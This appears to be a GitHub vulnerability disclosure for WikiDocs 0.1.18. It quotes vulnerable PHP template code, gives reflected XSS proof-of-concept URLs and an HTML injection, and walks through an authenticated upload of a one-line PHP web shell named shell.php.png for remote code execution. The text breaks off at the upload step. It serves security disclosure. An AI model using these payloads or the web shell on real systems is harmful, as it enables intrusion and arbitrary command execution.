New issue

Jump to bottom

Multiple Vulnerabilities in WikiDocs 0.1.18 #28

Open nam3lum opened this issue on Feb 19 · 5 comments


Labels bug

nam3lum commented on Feb 19 • edited

CVE-2022-23376 / Multiple reflected XSS vulnerabilities on different pages.

1. (Template.inc.php) - Reflected XSS Injection


First vulnerability in line 47:



\WikiDocs\template.inc.php

```
21   </script>
22 <?php } ?>
23   <link type="text/css" rel="stylesheet" href="https://fonts.googleapis.com/icon?family=Material+Icons" media="screen,projection"/>
24   <link type="text/css" rel="stylesheet" href="<?php echo $APP->PATH; ?>helpers/materialize-1.0.0/css/materialize.min.css" media="screen,projection"/>
25   <link type="text/css" rel="stylesheet" href="<?php echo $APP->PATH; ?>helpers/simplemde-1.11.2/css/simplemde<?php echo ($APP->DARK?"-dark":""); ?>.min.css" media="screen,projection"/>
26   <link type="text/css" rel="stylesheet" href="<?php echo $APP->PATH; ?>helpers/highlightjs-10.2.1/css/<?php echo ($APP->DARK?"monokai-sublime":"default"); ?>.css" media="screen,projection">
27   <link type="text/css" rel="stylesheet" href="<?php echo $APP->PATH; ?>css/styles-<?php echo ($APP->DARK?"dark":"default"); ?>.css" media="screen,projection"/>
28   <link type="image/png" rel="icon" href="<?php echo $APP->PATH; ?>images/favicon.png" sizes="any"/>
29   <meta name="viewport" content="width=device-width, initial-scale=1.0"/>
30   <meta name="theme-color" content="<?php echo $APP->COLOR; ?>">
31   <style>:root{--theme-color:<?php echo $APP->COLOR; ?>;}</style>
32   <title><?php echo ($DOC->ID!="homepage"?$DOC->TITLE." - ":null).$APP->TITLE; ?></title>
33
34  </head>
35  <body>
36   <header>
37    <ul id="nav-mobile" class="sidenav sidenav-fixed">
38     <li class="logo">
39      <a id="logo-container" href="<?php echo $APP->PATH; ?>" class="brand-logo">
40       <h1><?php echo $APP->TITLE; ?></h1>
41       <span><em><?php echo $APP->SUBTITLE; ?></em></span>
42      </a>
43     </li>
44     <li class="search">
45      <div class="search-wrapper">
46       <form action="<?php echo $APP->PATH; ?>" method="get" autocomplete="off">
47        <input id="search" name="search" placeholder="Search in wiki.." value="<?php echo $_GET['search']; ?>"><i class="material-icons">search</i>
48       </form>
49      </div>
50     </li>
51 <?php
52  if(in_array(MODE,array("view","edit","search"))){
53   // get primary level index
54   $index_array=wdf_document_index();
55   // cycle all documents
56   foreach($index_array as $index_fe){
57    echo "<li class=\"index";
```

Second is in line 210:




\WikiDocs\template.inc.php

```
191 <?php } ?>
192          </div><!-- /row -->
193         </div><!-- /modal-content-->
194        </div><!-- /modal_uploader -->
195 <?php } ?>
196 <?php
197  if(MODE=="search"){
198   echo "<h1>Search results</h1>";
199   // search in all documents
200   $matches_array=wdf_document_search($_GET['search']);
201   // cycle all matches documents
202   foreach($matches_array as $document_fe=>$matches_fe){
203    echo "\n<hr><h5><a href=\"".URL.$document_fe."\" target=\"_blank\"><b>".$document_fe."</b></a></h5>";
204    // cycle all mathes lines
205    foreach($matches_fe as $match_fe){
206     echo "<p>".$match_fe."</p>";
207    }
208   }
209   // check for no results
210   if(!count($matches_array)){echo "\n<p>No results found for <mark>".$_GET['search']."</mark>..</p>\n";}else{echo "\n";}
211  }
212 ?>
213 </article>
214      </div><!-- /col -->
215     </div><!-- /row -->
216     <div class="divider"></div>
217     <div class="row">
218      <div class="col m5 offset-m1 hide-on-med-and-down">
219       <p class="left-align"><small>This page was last edited on <?php echo wdf_timestamp_format($DOC->TIMESTAMP,"Y-m-d H:i"); ?></small></p>
220      </div><!-- /col -->
221      <div class="col m5 hide-on-med-and-down">
222       <p class="right-align"><small>Powered by <a href="https://github.com/Zavy86/WikiDocs" target="_blank">Wiki|Docs</a><?php if($APP->DEBUG){echo " ".$APP->VERSION;} if(wdf_authenticated()){echo
223      </div><!-- /col -->
224      <div class="col s12 hide-on-large-only">
225      <p class="center-align"><small>This page was last edited on <?php echo wdf_timestamp_format($DOC->TIMESTAMP,"Y-m-d H:i"); ?></small></p>
226      <p class="center-align"><small><b><?php echo $APP->OWNER; ?></b><br><?php echo $APP->NOTICE; ?></p></small></p>
227      <p class="center-align"><small>Powered by <a href="https://github.com/Zavy86/WikiDocs" target="_blank">Wiki|Docs</a><?php if($APP->DEBUG){echo " ".$APP->VERSION;} if(wdf_authenticated()){echo
```

XSS directly using url: https://www.wikidocs.it/?search=%3Csvg/onload=%27alert(%22XSS%22);%27%3E

2. (Submit.php) - Reflected XSS Injection

Vulnerability in line 31:




\WikiDocs\submit.php   \WikiDocs\functions.inc.php

```
 1 <?php
 2 /**
 3  * Submit
 4  *
 5  * @package WikiDocs
 6  * @author  Manuel Zavatta <manuel.zavatta@gmail.com>
 7  * @link    https://github.com/Zavy86/wikidocs
 8  */
 9
10  // include functions
11  require_once("functions.inc.php");
12  // mode definition
13  define("MODE","engine");
14  // switch action
15  switch($_GET['act']){
16   // authentication
17   case "authentication":authentication();break;
18   // contents
19   case "content_save":content_save();break;
20   case "content_delete":content_delete();break;
21   // images
22   case "image_upload_ajax":image_upload_ajax();break;
23   //case "image_paste":image_paste();break;
24   // drafts
25   case "draft_save_ajax":draft_save_ajax();break;
26
27   /** @todo case "image_delete_ajax":image_delete_ajax();break; */
28   // default
29   default:
30    // alert and redirect
31    wdf_alert("The action ".$_GET['act']." does not exist!","danger");
32    wdf_redirect(PATH);
33  }
34
35  /**
36   * Authentication
37   */
38  function authentication(){
```

XSS directly using url: https://www.wikidocs.it/submit.php?act=%22});%3C/script%3E%3Csvg/onload=%27alert(%22XSS%22);%27%3E

3. (Index.php) - Reflected Xss Injection:



https://demo.wikidocs.it/<h1>hacked!<h6><plaintext>


hacked!

```
</span>      </span>
     </div><!-- /col -->
     <div class="col s2 m2 l2">
      <span class="right nowrap">
       <a class="btn btn-floating btn-small tooltipped waves-effect waves-light main-color" href="https://demo.wikidocs.it/<h1>hacked!<h6><plaintext>?print" target="_blank" data-pc
       <a class="btn btn-floating btn-small tooltipped waves-effect waves-light main-color" href="#" data-position="bottom" data-tooltip="Add new document" onClick="javascript:new_
       <a class="btn btn-floating btn-small tooltipped waves-effect waves-light main-color" href="https://demo.wikidocs.it/<h1>hacked!<h6><plaintext>?edit" data-position="bottom" c
       </span>
     </div><!-- /col -->
    </div><!-- /row -->
    <div class="divider"></div>
     <div class="row">
      <div class="col s12 m10 offset-m1">
<article>
<h1>Error 404</h1>
<p>We are sorry but the page you are looking for does not exist.</p>
<p>Click the edit button to create this page!</p>
</article>
     </div><!-- /col -->
    </div><!-- /row -->
    <div class="divider"></div>
    <div class="row">
     <div class="col m5 offset-m1 hide-on-med-and-down">
      <p class="left-align"><small>This page was last edited on </small></p>
     </div><!-- /col -->
     <div class="col m5 hide-on-med-and-down">
      <p class="right-align"><small>Powered by <a href="https://github.com/Zavy86/WikiDocs" target="_blank">Wiki|Docs</a> - <a href="https://demo.wikidocs.it/<h1>hacked!<h6><plaint
     </div><!-- /col -->
     <div class="col s12 hide-on-large-only">
     <p class="center-align"><small>This page was last edited on </small></p>
     <p class="center-align"><small><b>Nobody | WikiDocs.it</b><br>Copyright 2019 © All rigths reserved.</p></small></p>
     <p class="center-align"><small>Powered by <a href="https://github.com/Zavy86/WikiDocs" target="_blank">Wiki|Docs</a> - <a href="https://demo.wikidocs.it/<h1>hacked!<h6><plaint
     </div><!-- /col -->
    </div><!-- /row -->
   </div><!-- /container -->
  </main>
  <script type="text/javascript">var APP={"DEBUG":null,"VERSION":"0.1.14","HOST":"https:\/\/demo.wikidocs.it","ROOT":"\/var\/www\/wikidocs-demo","PATH":"\/","URL":"https:\/\/demo.w
  <script type="text/javascript">var DOC={"ID":"<h1>hacked!<h6><plaintext>","PATH":"\/documents\/<h1>hacked!<h6><plaintext>","URL":"https:\/\/demo.wikidocs.it\/<h1>hacked!<h6><plai
  <script type="text/javascript" src="/helpers/jquery-3.3.1/js/jquery.min.js"></script>
  <script type="text/javascript" src="/helpers/materialize-1.0.0/js/materialize.min.js"></script>
  <script type="text/javascript" src="/helpers/highlightjs-10.2.1/js/highlight.min.js"></script>
  <script type="text/javascript">hljs.initHighlightingOnLoad();</script>
  <script type="text/javascript" src="/js/initializations.js"></script>
  <script type="text/javascript">
   function new_document(){
    var new_path=prompt("Enter the new document path (like argument/section/title)",DOC.ID+"/");
    if(new_path!==DOC.ID+"/"){
     new_path=new_path.replace(" ","-").toLowerCase()+"?edit";
     window.location.href=APP.URL+new_path;
    }
   }
  </script>
 </body>
</html>
```

CVE-2022-23375 / Authenticated remote code execution vulnerability

(Index.php) - Image upload, Authenticated Remote Code Execution:

first, log in to the website and click edit button on the right top:



Wiki|Docs

This is a demo playground!


Authentication code is: demo

Contents will be reset hourly.

This page was last edited on 2022-01-14 14:00

Powered by Wiki|Docs - Logout

Before upload proccess, we have to create malicious payload image:




```
<?php echo system($_REQUEST['cmd']); ?>
```

name: shell.php.png

payload :

```
<?php echo system($_REQUEST['cmd']); ?>
```

After that, you have to click image button on top and upload image:



Wiki|Docs

This is a demo playground!


Authentication code is: **demo**

Contents will be reset hourly.


This page was last edited on 2022-01-14 14:00

Powered by Wiki|Docs - Logout

Select malicious file and click upload:

